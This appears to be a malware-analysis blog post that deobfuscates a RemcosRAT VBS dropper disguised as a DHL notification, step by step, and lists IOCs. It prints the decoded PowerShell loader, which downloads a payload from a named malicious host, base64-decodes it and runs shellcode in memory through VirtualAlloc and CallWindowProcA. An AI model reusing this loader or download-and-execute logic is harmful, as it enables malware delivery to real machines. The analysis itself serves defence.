

Malware Analysis - RemcosRAT

 [0xmrmagnezi.github.io/malware analysis/RemcosRAT/](https://oxmrmagnezi.github.io/malware-analysis/RemcosRAT/)

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4 minute read

Sample:

5a4ef048a5e3b38a1cfe3813955c1770

Background

Remcos RAT (Remote Control and Surveillance) is a malware tool used for remote control of infected computers, typically distributed via phishing emails, malicious attachments, or compromised websites. It allows attackers to capture keystrokes, take screenshots, record audio, steal passwords, manage files and manipulate processes and services.

Static Analysis

Database Entry

The screenshot shows a Malware Bazaar entry for a sample identified as RemcosRAT. The interface includes a red header with the malware logo and name, a blue sidebar with a search icon and vendor detections count, and a main table with various metadata fields. The table rows include:

Intelligence 9	IOCs	YARA	File information	Comments	Actions ▾
SHA256 hash: a7024900ce77051e0df54b2553c5c18a90dafdc92fd8deaa9db50c2da551b549					
SHA3-384 hash: a31ad52818a45f1af4e7f6a2327d913b8885778b0c8388f3e2cb5fc7d1f4a4b0710fca97bb039fd39e70b6d23917c16					
SHA1 hash: 86b17e10f9ce90466020115a3cfbd0ae124289cf					
MD5 hash: 5a4ef048a5e3b38a1fce3813955c1770					
humanhash: foxtrot-football-yellow-alabama					
File name: DHL_Express_Shipment_Confirmation_Notification_904088477321.vbs					
Download: download sample					
Signature ⓘ	RemcosRAT	Alert ▾			
File size:	22'960 bytes				
First seen:	2024-05-30 06:00:06 UTC				
Last seen:	Never				
File type:	vbs				

Figure 1: Malware Bazaar Entry

This sample was uploaded to Malware Bazaar, impersonating a DHL delivery notification.

```

1 Set Genopbygge = CreateObject("Scripting.Dictionary")
2
3
4 Blubberedsjoflest = Split("vejrkortenes")
5
6 Udenrigsraads = "W"
7
8 Genopbygge.Add "1", "1"
9
10 Stymphalusforplig = Replace(Replace(Right("Kostskolers", 35), Replace("Engager35", cstr(6909222), Time), Time), FormatDateTime(12/12/12), "Rodzone")
11
12
13 on error resume next
14
15 In9 = In9 & ";$Clothespins='S';$Clothespins+= 'ubs';$Clothespins+= 'tri';$homophene = 1;$Clothespins+= 'ng';Function
16 Flugtskuds($presocial) {$Antidemocracy=$presocial.Length-$homophene;For( $Antologia=4;$Antologia -lt
$Antidemocracy;$Antologia+=5){$hydriodate+=$presocial.$Clothespins.Invoke( $Antologia, $homophene);$hydriodate;}function Smedemestres($Resh"
17 In9 = In9 & " ( . ($Sulevllingen) ($Reshipment);)$Heltinders=Flugtskuds 'ArrMtouco DeazCal,iU,stl Sl.l Proa C.b/Befo5E ko.Phot0UdsA S,ba(
$dgWSolsiDesm_nddHippo DogwTidesHand P.nNUnlatFunk Stam1 Hem0 Sem.St t0 Nau; Ind BillW EneiExtrnTer.6Symb4 Lit;macr Gon.xFarv6Frk.4N,ad;Unel
BureraBea,vMind:O,yblForn2 Me.Ipoly.Purp0Sibe) ,mp ,xteGSKI eCi.icFe.tkMan"
18 In9 = In9 & "to Phy/Hos 2Clyp0Sc rIkat 0Baud00ldfIlyse0Pot,1 Bar B lFMearic emrSlue UncffFa.voa,tix Pos/Riss1Fors2Man 1S.id.Spis0Ele,
';$Calusar124=Flugtskuds 'TrknUFO lsSp.ieU enc wal-P,rmANandgmedieLiponWarstvi e';$Vejl37=Flugtskuds 'Te.h Tent .ostInd,pBali:Befl/Thom/ Th.sCor
hR.vee S.or OveedolmiCynchbjlkln GooAviuvomusc.ophirPrimuVari.Cr.wc Orao L,vm.get/ dma"
19 In9 = In9 & "B.esne.laddRecevisidsturaStappsfelsf rone TonrDunti,rhveInt,ra vi. DrahHugehEge.k,hap '$Aleemannisk=Flugtskuds ' Log>Opha
';$Sulevllingen=Flugtskuds 'MedliPavee,oloGaff '$Tris='Cycloheptanone';$Privatskifters = Flugtskuds 'Serpe.nwhc ntehSkato Unp chou%FyrfaRundp
r,wpBrindNor,aBrnetGalva Dat@ehilimmulGra a ImpcU.potButte.fleaGids1 Tryl EskyTr"
20 In9 = In9 & "et.MannHF kuvU.enepero Nonia&Moñ.m.n B.oep,icNyhehEaseoE er VredtU.gu 'Smedemestres (Flugtskuds ' ami$KbslgCyclErupo pembExaeaExcul
dfi:mod S Solu Smibluftf DrueSuikrVenuigde eUmbeS la=Au t KilcFormp rrd Unr .ehr/truec Art Bes.Spodipk nfr DyniE.tevUcmalim t.elasRabikir gi
CeifEasttlr.eeIncr riesk,to)Rigs );$medemestres (Flugtsk"
21 In9 = In9 & "uds ' Cr.$Omb gtaft 1 ateo Va.bChowTr al Maf:Ss eSKatapIconiNe.rduddasNja.vNytaitypnUnlikflml A.aeInter kopnArcte nss
Srv=Augu$Me,mVHaaneBrnejRep.1,dor3Stor7 Sam. DiasGydepAdvelLulliSvejtBrys(Godc$VillAindilNonae AngmSkolaU,brn BannKodeiLor,sDirtkGrun) Tit
');$Vejl37=$Spidsvinklerne[0];$Nutrice236= (Flugtskuds 'B.ec$BjergFor lExuco Pa,b.s.ppaKamr"
In9 = In9 & "lSer :PlayL RabyPersmTerr h.h dsoFagogy.ar C uaJabbnSwaguClomlt,anoMo.nmAntaaMetrtAnsva.pho=HerbNAnteeMar,wBrne-subrOBlyfb
PukjPyroeRickcFyknt S.n NonS.orgy eresbrsitBogseBladmPe,s.Um eveelHim.t Afs.BygnWinge FilbFastCIntel.vari

```

Visual Basic file

Figure 2: Obfuscated VBS

length:22,960 lines:382

Ln:19 Col:355 Pos:2,142

Windows (CR LF) UTF-8

INS

```

55 Set Parcel = CreateObject("wscript.Shell")
56
57 Nondogmatically = DateAdd("s",8,Now)
58
59 Do Until (Taloners > Nondogmatically)
60 Wscript.Sleep 1000
61 Begejstr = Begejstr + 1
62 Loop
63
64
65 Colicalmargineretivets = TimeValue("6:6:6")
66
67 L
68 Begejstr = chrW(Begejstr + 71)
69 [
70
71 Pseudocrystalline = chrW(34)
72 Krustader62 = "%systemroot%\syswow64\windows" + Begejstr + "owershell\v1.0\" + Begejstr + "owershell "
73 Err.Clear
74 Call Slewing(Krustader62 & Pseudocrystalline & In9 & Pseudocrystalline)
75
76 damaskernecoppersmithinge = "Billardks"
77 Disprovalforretningsudv = Ucase(damaskernecoppersmithinge)
78 If Err.number <> 0 Then
79 Devoicesfractoni = FreeFile
80
81
82
83
84
85
86
87
88

```

Visual Basic file

Figure 3: Second part of the VBS

length:22,960 lines:382

Ln:19 Col:355 Pos:2,142

Windows (CR LF) UTF-8

INS

We can already see strings related to PowerShell, as marked in Figures 2 and 3. I decided to clean the code a bit to make it more readable.

```

1 $Clothespins='S';
2 $Clothespins+='ubs';
3 $Clothespins+='tri';
4 $homophene = 1;
5 $Clothespins+='ng';
6 Function Flugtskuds($presocial)
7 {
8     $Antidemocracy=$presocial.Length-$homophene;
9     For( $Antologia=4;$Antologia -lt $Antidemocracy;$Antologia+=5)
10    {
11        $hydriodate+=$presocial.$Clothespins.Invoke( $Antologia, $homophene);
12    }
13    $hydriodate;
14 }
15 function Smedemestres($Reshipment)
16 {
17     . ($Sulevllingens) ($Reshipment);
18 }
19 $Heltinders=Flugtskuds 'ArrMTouco DeazCal.iU,stl S1.l Proa C.b/Befo5E ko.Phot0Udsas,ba( idgWSolsiDesmn nddHippo
DogwTidesHand P.nNUnlatFunk Staml Hem0 Sem.St t0 Nau; Ind BillW EneiExtrnTer.6Symb4 Lit;macr Gon.xFarv6Frk.4N,ad;Unel
BurerBea,vMind:0,yblForn2 Me.ipoly.Purp0Sibe) ,mp ,xteGski eCi.icfe.tkManto Phy/Hos 2Clyp0Sc rikat 0Baud0Oldf1Lyse0Pot,1
Bar B lFMasic emrSluie UncffFa.vo,a,tiix Pos/RissiFors2Man 1S.id.Spis0Ele, ';
20 $Calusar124=Flugtskuds 'TrknUFo lsSp.ieU enr wal-P,rmANandgmedieliponWarstvi e ';
21 $Vejj37=Flugtskuds 'Te.h Tent .ostInd,pBali:Beif/Thom/ Th.sCor hR.vee S.or OveedolmIcynohBj1kn
GoaaViuvuMusc.ophirPrimuVari.Cr.wc Orao L,vm.get/ dmaB.esne.laddReceevenisidsturaStatgTappsFeIsf rone TonrDunti,rhveInt,rA vi.
DrahHugehEge.k,hap '$Alemannisk=Flugtskuds 'Log>Opha '$Sulevllingens=Flugtskuds 'MedliPavee,oloxGaff ';
22 $Tris='Cycloheptanone';
23 $Privatskifters = Flugtskuds 'Serpe.nwhc ntehSkato Unp chou%FyrfarRund r,wpBrindNor,aBrnetGalva Dat%dehi\immuLGra a
ImpcU.potButte.fleaGids1 Tryl EskyTret.MannHF kuvU.enepero Noni&Mono&.ni B.oep,icNyhehEaseoE er VredtU.gu ';

```

Figure 4: Cleaned VBS

As marked in Figure 4, this function is being called on almost every variable. Basically, what this function does is take a large string and extract every 5th character to build a new string.




Figure 5: Building Regex in CyberChef

After iterating over every variable and decoding it, we got the following output:

```
18 }
19 $Heltinders=Flugtskuds 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0 ';
20 $Calusar124=Flugtskuds 'User-Agent ';
21 $Vejl37=Flugtskuds 'http://shereihnao.ru.com/Bededagsferier.hhklnFs gaSlelk'ie ';
22 $Privatskifters = Flugtskuds 'echo %appdata%\Lacteally.Hve && echo t ';
23 $Smedemestres (Flugtskuds '$global:Submerges=(cmd /c $Privatskifters )';
24 $Smedemestres (Flugtskuds '$global:Spidsvinkernes=$Vejl37.split($Alemannisk ) ');
25 $Vejl37=$Spidsvinkernes[0];
26 $Nutrice236= (Flugtskuds '$global:Lymphogranulomata=New-Object System.Net.WebClient');
27 $Nutrice236+=Submerges[1];$Smedemestres ($Nutrice236);
28 $Smedemestres (Flugtskuds '$Lymphogranulomata.Headers[$Calusar124]=$Heltinders ');
29 $Plotterne=Flugtskuds '$Lymphogranulomata.DownloadFile($Vejl37,$Stereotypic171) ';
30 $Stereotypic171=$Submerges[0];$Smedemestres (Flugtskuds '$global:Nonplatinous=(Test-Path $Stereotypic171 )';
31 while (!Nonplatinous)
32 {
33     $Smedemestres (Flugtskuds '$global:Understimuleret=$true ') ;
34     $Smedemestres $Plotterne;
35     $Smedemestres (Flugtskuds 'Start-Sleep 4 ');
36     $Smedemestres (Flugtskuds '$global:Nonplatinous=(Test-Path $Stereotypic171 ) ';
37     $Smedemestres (Flugtskuds '$global:Saftfuldest=$global:Rubythroat191++$Spidsvinkernes.count ') ;
38     $Vejl37=$Spidsvinkernes[$Saftfuldest];
39 }
40 $Terpede=284535;
41 $Forestillet=28017;
42 $Smedemestres (Flugtskuds '$global:Jordpris = Get-Content $Stereotypic171 ');
43 $Smedemestres (Flugtskuds '$global:Okkuperingers = [System.Convert]::FromBase64String($Jordpris ) ');
44 $Smedemestres (Flugtskuds '$global:Desorganiserer = [System.Text.Encoding]::ASCII.GetString($Okkuperingers) ');
45 $Smedemestres (Flugtskuds '$global:Bespice=$Desorganiserer.substring($Terpede,$Forestillet) ');
46 $Smedemestres $Bespice;
```

Figure 6: Deobfuscated VBS

As marked in Figure 6, we can see a URL and a specific byte location from which it reads and performs further manipulation.

Second Stage

In order to obtain the second stage of the malware, I needed to browse to this URL, which output a large string.

Figure 7: Seeing The content of the URL

I used CyberChef to base64-decode this file and went to the specific location marked in Figure 6. This revealed the actual second-stage malware.

Figure 8: Base64-decode

Copying the entire code to a new file revealed that it uses the same function (Regex) as before and a new encoding method.

```

1 $Woadman=Flugtskuds 'Kphe\ LipsKnucyFonts .esw DesoNon,w ,ra6Udp14K,an\Per.WeviniSi n odsd,imfo StiwsSublsOmgiPNo,soi
2 .wrvSammeoppipFlekSSigrhPosneSilul.redlDeva\ConsvinBron,
3 .pe0Skil\BentpBlodMiljwSupeeSubTrCiph s Kl hBalleAx.sl,krklc le .
4 .umeDe,axJerne Mal '
5 $Hogg=Flugtskuds 'MoondDenso Go.w Qu.eCommr GlasDamehCosseKommlSe,ilRhiz. FuneUkux roteDaff '
6 $Skamfilendes =Flugtskuds 'AdjueH nxNjerisejrt ist '
7 Smedemestres (Flugtskuds 'Aden$ SvigSubsl Kulocae b .efas pelston: Bu,RWatceb,detCrumsD.kk=Pros$Telee
8 BewnFredwoop,:FlotwKulsi Sa,nIndidLogi.nubrKvin Ho,m+Funck Nont$.ratWdiabo Ba,aBarndProkm Tekastr nlac, ')
9 Smedemestres (Flugtskuds 'for$ NocgAmnelFodtote.lb,ilsa ettliphen:blveBilleAntls BiliJordnOverf HusiOvercP.ope
10 FjerKro.iOve.nUn,agAvansFl nm FurisResud P elM,greWhe.,,dfnSchoeG as Cite vit Abtr(Vk.t.amagPr.vwUdbimilliPlag
11 opstwNo filLoadCran3K.mm2Brun_ VipdCzecrb.skoCarnCTrope HolsFritsIrre ani- SjaF Ska NyrSamorAmylo
12 becc,epueSvensJumbssStriIfljtd,pen=Maza$Yeam(Am,sP St.IZaniDTtni ,tu) Baa.sma,CS.ndoReutnLazamB thaS rin
13 HuldLuftLCamai BimglaseHjer)kre, .ore-stabsLivrpUnpolBorgiEmmatU ko Nobb[ T.acAfshkhUddaaOldnr ers] Pe.3agri4Flng '
14 Smedemestres (Flugtskuds 'Ho,o$P.ergPar.lDia.oJoniBrudma ,walSpkbi:Prveg S,ha PalmRk,hmBaldoBirtneureKrisdFort
15 Lude$SpliDvapoeCa.nsCatci F rmT taahmoiTr.fcRefeeKanars,umi$kmtnOvergNe kssW.mmErytiReordBl.kl Dite
16 AfbrKartnfrsteSubb[Misi$StorD.epueKoncsTkkeiAkinnStatf H.uisSelecu naeAn erBrndiIncinAragColos Strm Ba.iAmmod
17 ShulTarde.mderEvi.Anspe Be .Fun,cDok,ckim.u WennSammtSyss-Psitz,iss]Cann '
18 Smedemestres (Flugtskuds 'Meli$FrkkP Prel,cutoB,robSkn.a FotlTr m:sk,AoppBv,riVe dgTredaEtagn Hovg l ae.redn ed Di
19 s=kobb ,and(blood[SpunIsu.an Rent FleP M.at StjrtambjBi.a:Leds:B,oisJoculFigiezBeadeBugs ,olp- ales,naq Rep F,re8te,iHeit ')
20 Smedemestres (Flugtskuds 'Cof iNovafForu Ente(Sy.s!Dece$ aecFHypooRebnrPolabSub,iUfolg Quia .ycnUl,igUidee AzonR.ts)Marc(H.lld
21 Uka$Presg Almh,rmo Addb.vira s,oldisj:PrerHu.peMajkcUds as,idnGrogt Rads Seg ran=Misa Tert$Sk lHSpuroYik g T,yg Ehl) F.s ')
22 Smedemestres (Flugtskuds 'Str $SammgBu,kl,egioLophbSpadaNonhi nu ,AndoTCi,xu UparPicab A,goR,enlBankaM nedAnaseGazed
23 LigeQuaksGenn=nig( ,ec$hoveU,inan eod So eAntar ForsAn,it ,roiCutpmFa,luCacol ,kaeGourrtraneForktLakr emi-Oe lo De.rOper
24 S.rp$As.er seiloIndfrFe dbPseui Kv.gUdlalaBlamnGameg,upeeRompnCall)Ngte '
25 
```

Figure 9: Using the Same Regex

```

38    []
39    $Revisionen=Irvings27 '446E6463727A39737B7B'
40    $Miniatuformatters=Irvings27 '5A7E7465786478716339407E792425394279647671725976637E61725A72637F787364'
41    $Ekskursionens=Irvings27 '5072634765787456737365726464'
42    $Masterstroke=Irvings27 '446E6463727A39456279637E7A72395E796372657867447265617E747264395F7679737B72457271'
43    $Nationalistiske=Irvings27 '6463657E7970'
44    $Waling89=Irvings27 '5072635A7873627B725F7679737B72'
45    $Lige=Irvings27 '4543446772747E767B59767A723B375F7E7372556E447E703B37472757B7E74'
46    $Coelanaglyphic=Irvings27 '456279637B7A723B375A767976707273'
47    $Zorn=Irvings27 '4572717B727463727353727B7270766372'
48    $Fljtespillerne=Irvings27 '5E795A727A78656B5A7873627B72'
49    $requital=Irvings27 '5A6E53727B7270766372436E6772'
50    $Mancipate=Irvings27 '547B7664643B374762757B7E743B374472767B72733B375679647E547B7664643B3756626378547B766464'
51    $Paritetbsit=Irvings27 '5E7961787C72'
52    $Intenible=Irvings27 '4762757B7E743B375F7E7372556E447E703B37597260447B78633B37417E656362767B'
53    $Lanolated=Irvings27 '417E656362767B567B7B7874'
54    $Konfererende=Irvings27 '7963737B7B'
55    $Premearse=Irvings27 '59634765786372463417E656362767B5A727A78656E'
56    $Postantennal=Irvings27 '4B'
57    $Squalidness=Irvings27 '424452452425'
58    $Froprdiken=Irvings27 '54767B7B407E797378604765787456'
59    $dermatopathobia = Irvings27 '7C726579727B2425'
60    $Gaveafgifters = Irvings27 '626472652425'
61    $Muschelkalk=Irvings27 '447F7860407E79737860'
62    function Platinamine ($Ravishments, $Byrindets) {
63        Irvings27
'33707B7875767B2D53766376657273627C637E78796471786573727B727964372A374C56676753787A767E794A2D2D5462656572796353787A767

```

Figure 10: Using new encoding method

After further analysis, I discovered that this new encoding method uses XOR with 17 in Hex as the key to decode the string, as shown in Figure 11.

Figure 11: Using CyberChef to decode

```
35 }
36 $Revisionen=Irvings27 'System.dll'
37 $Miniatureformaters=Irvings27 'Microsoft.Win32.UnsafeNativeMethods'
38 $Ekskursionens=Irvings27 'GetProcAddress'
39 $Masterstroke=Irvings27 'System.Runtime.InteropServices.HandleRef'
40 $Nationalistiske=Irvings27 'string'
41 $Waling89=Irvings27 'GetModuleHandle'
42 $Lige=Irvings27 'RTSpecialName, HideBySig, Public'
43 $Coelanaglyphic=Irvings27 'Runtime, Managed'
44 $Zorn=Irvings27 'ReflectedDelegate'
45 $Fljtespillerne=Irvings27 'InMemoryModule'
46 $requital=Irvings27 'MyDelegateType'
47 $Mancipate=Irvings27 'Class, Public, Sealed, AnsiClass, AutoClass'
48 $Paritetsbit=Irvings27 'Invoke'
49 $Intenible=Irvings27 'Public, HideBySig, NewSlot, Virtual'
50 $Lanolated=Irvings27 'VirtualAlloc'
51 $Konfererende=Irvings27 'ntdll'
52 $Premeasure=Irvings27 'NtProtectVirtualMemory'
53 $Postantennal=Irvings27 '\\'
54 $Squalidness=Irvings27 'USER32'
55 $Froprdiken=Irvings27 'CallWindowProcA'
56 $dermatopathobia = Irvings27 'kernel32'
57 $Gaveafgifters = Irvings27 'user32'
58 $Muschelkalk=Irvings27 'ShowWindow'
```

Figure 12: Decoding of every XOR encoded

VBS After Decoding & Cleaning

```

$Woadman='\'syswow64\WindowsPowerShell\v1.0\powershell.exe '
$Hogg='powershell.exe '
$Skamfilendes ='exit '
Smedemestres ('$global:Recants=$env:windir + $Woadman ')
Smedemestres ('$global:Desinficeringsmidlerne = ((gwmi win32_process -F
ProcessId=${PID}).CommandLine) -split [char]34 ')
Smedemestres ('$global:gammoned =
$Desinficeringsmidlerne[$Desinficeringsmidlerne.count-2] ')
Smedemestres ('$global:Forbigangen = ([IntPtr]::size -eq 8) ')
Smedemestres ('if (!$Forbigangen){ $global:Recants = $Hogg} ')
Smedemestres ('$global:Turboladedes=($Understimuleret -or $Forbigangen) ')
if($Turboladedes){
&$Recants $gammoned
Smedemestres $Skamfilendes
}
function Skinproblemer136 ($Gutsily,$Mdeaftalerne) {

Smedemestres ('$Gutsily -bxor $Mdeaftalerne ')

}

Function Irvings27 ($vagtposten, $Herpetolog = 0){

Smedemestres ('$global:Blomsterkoste = New-Object byte[] ($vagtposten.Length / 2)
$global:Blomsterkoste = New-Object byte[] ($vagtposten.Length / 2) ')

For($Milvine=0; $Milvine -lt $vagtposten.Length; $Milvine+=2){

Smedemestres ('$Blomsterkoste[$Milvine/2] =
[convert]::ToByte($vagtposten.Substring($Milvine, 2), 16) ')
$Blomsterkoste[$Milvine/2] = Skinproblemer136 $Blomsterkoste[$Milvine/2] 23
}
Smedemestres ('$global:Pigeonholes=[String]
[System.Text.Encoding]::ASCII.GetString($Blomsterkoste) ')
if ($Herpetolog) {
Smedemestres $Pigeonholes
}else {
$Pigeonholes
}
}
$Revisionen=Irvings27 'System.dll'
$Miniatureformatters=Irvings27 'Microsoft.Win32.UnsafeNativeMethods'
$Ekskursionens=Irvings27 'GetProcAddress'
$Masterstroke=Irvings27 'System.Runtime.InteropServices.HandleRef'
$Nationalistiske=Irvings27 'string'
$Waling89=Irvings27 'GetModuleHandle'
$Lige=Irvings27 'RTSpecialName, HideBySig, Public'
$Coelanaglyphic=Irvings27 'Runtime, Managed'
$Zorn=Irvings27 'ReflectedDelegate'
$Fljtespillernes=Irvings27 'InMemoryModule'
$requital=Irvings27 'MyDelegateType'
$Mancipate=Irvings27 'Class, Public, Sealed, AnsiClass, AutoClass'

```

```

$Paritetsbit=Irvings27 'Invoke'
$Intenible=Irvings27 'Public, HideBySig, NewSlot, Virtual'
$Lanolated=Irvings27 'VirtualAlloc'
$Konfererende=Irvings27 'ntdll'
$Premeasure=Irvings27 'NtProtectVirtualMemory'
$Postantennal=Irvings27 '\\'
$Squalidness=Irvings27 'USER32'
$Froprdiken=Irvings27 'CallWindowProcA'
$dermatopathophobia = Irvings27 'kernel32'
$Gaveafgivers = Irvings27 'user32'
$Muschelkalk=Irvings27 'ShowWindow'
function Platinamine ($Ravishments, $Byrindets)
{
    Irvings27 '$global:Datareduktionsfordelens =
[AppDomain]::CurrentDomain.GetAssemblies()' 1
    Irvings27 '$global:Forpagtningsforhold = ($Datareduktionsfordelens | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split($Postantennal)
[-1].Equals($Revisionen) }).GetType($Miniatureformatters)' 1
    Irvings27 '$global:Firesafe = $Forpagtningsforhold.GetType($Ekskursionens,
[Type[]] @($Masterstroke, $Nationalistiske))' 1
    Irvings27 'return $Firesafe.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($Forpagtningsforhold.GetType($Waling89)).Invoke($null, @($Ravishments)))),
$Byrindets))' 1
}
function Taenkte ([Parameter(Position = 0)] [Type[]] $Nominations, [Parameter(Position
= 1)] [Type] $Baggrundslager = [Void])
{
    Irvings27 '$global:Bagvasker =
[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName($Zorn)),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule($Fljtespille
rnes, $false).DefineType($requital, $Mancipate, [System.MulticastDelegate])' 1
    $Nuklearmedicin85=33344-33343
    Irvings27 '$Bagvasker.DefineConstructor($Lige, $Nuklearmedicin85,
$Nominations).SetImplementationFlags($Coelanaglyphic)' 1
    Irvings27 '$Bagvasker.DefineMethod($Paritetsbit, $Intenible, $Baggrundslager,
$Nominations).SetImplementationFlags($Coelanaglyphic)' 1
    Irvings27 'return $Bagvasker.CreateType()' 1
}
$Indvendendes=0
Irvings27 '$global:Headroom =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
$dermatopathobia $Lanolated), (Taenkte @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))' 1
Irvings27 '$global:Rhema =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
$Gaveafgivers $Muschelkalk), (Taenkte @([IntPtr], [UInt32]) ([IntPtr])))' 1
$Holloa = 'Varigheder'
Irvings27 '${Host}.UI.RawUI.WindowTitle = $Holloa' 1

```

```

Irvings27 '$global:Niches = (Get-Process | Where-Object { $_.MainWindowTitle -eq
$Holloa })' 1
Irvings27 '$global:Backsliding = $Niches.MainWindowHandle' 1
Irvings27 '$Rhema.Invoke($Backsliding, $Indvendendes)' 1
$Nonmethodically = Platinamine $Konfererende $Premeasure
$GutsilyllocType=-13794+26082
$GutsilyllocProt=-50897+50961
$Gutsilyllocrw=-28683+28687
Irvings27 '$global:Resultaterne = $Headroom.Invoke($Indvendendes, 655,
$GutsilyllocType, $GutsilyllocProt)' 1
Irvings27 '$global:Arbejdsbyrder = $Headroom.Invoke($Indvendendes, 26640384,
$GutsilyllocType, $Gutsilyllocrw)' 1
Irvings27 '[System.Runtime.InteropServices.Marshal]::Copy($Okkuperingers,
$Indvendendes, $Resultaterne, 655)' 1
$Divergence=284535-655
Irvings27 '[System.Runtime.InteropServices.Marshal]::Copy($Okkuperingers, 655,
$Arbejdsbyrder, $Divergence)' 1
Irvings27 '$global:Erobringstogt =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
$Squalidness $Froprdiken), (Taenkte @([IntPtr], [IntPtr], [IntPtr], [IntPtr],
[IntPtr]) ([IntPtr])))' 1
Irvings27
'$Erobringstogt.Invoke($Resultaterne,$Arbejdsbyrder,$Nonmethodically,$Indvendendes,$I
ndvendendes)' 1

```

IOCs

- Hash:

5a4ef048a5e3b38a1cfe3813955c1770

- URL

shereihnao[.]ru[.]com
[hxxp://shereihnao\[.\]ru\[.\]com/Bededagsferier\[.\]hhk](http://shereihnao[.]ru[.]com/Bededagsferier[.]hhk)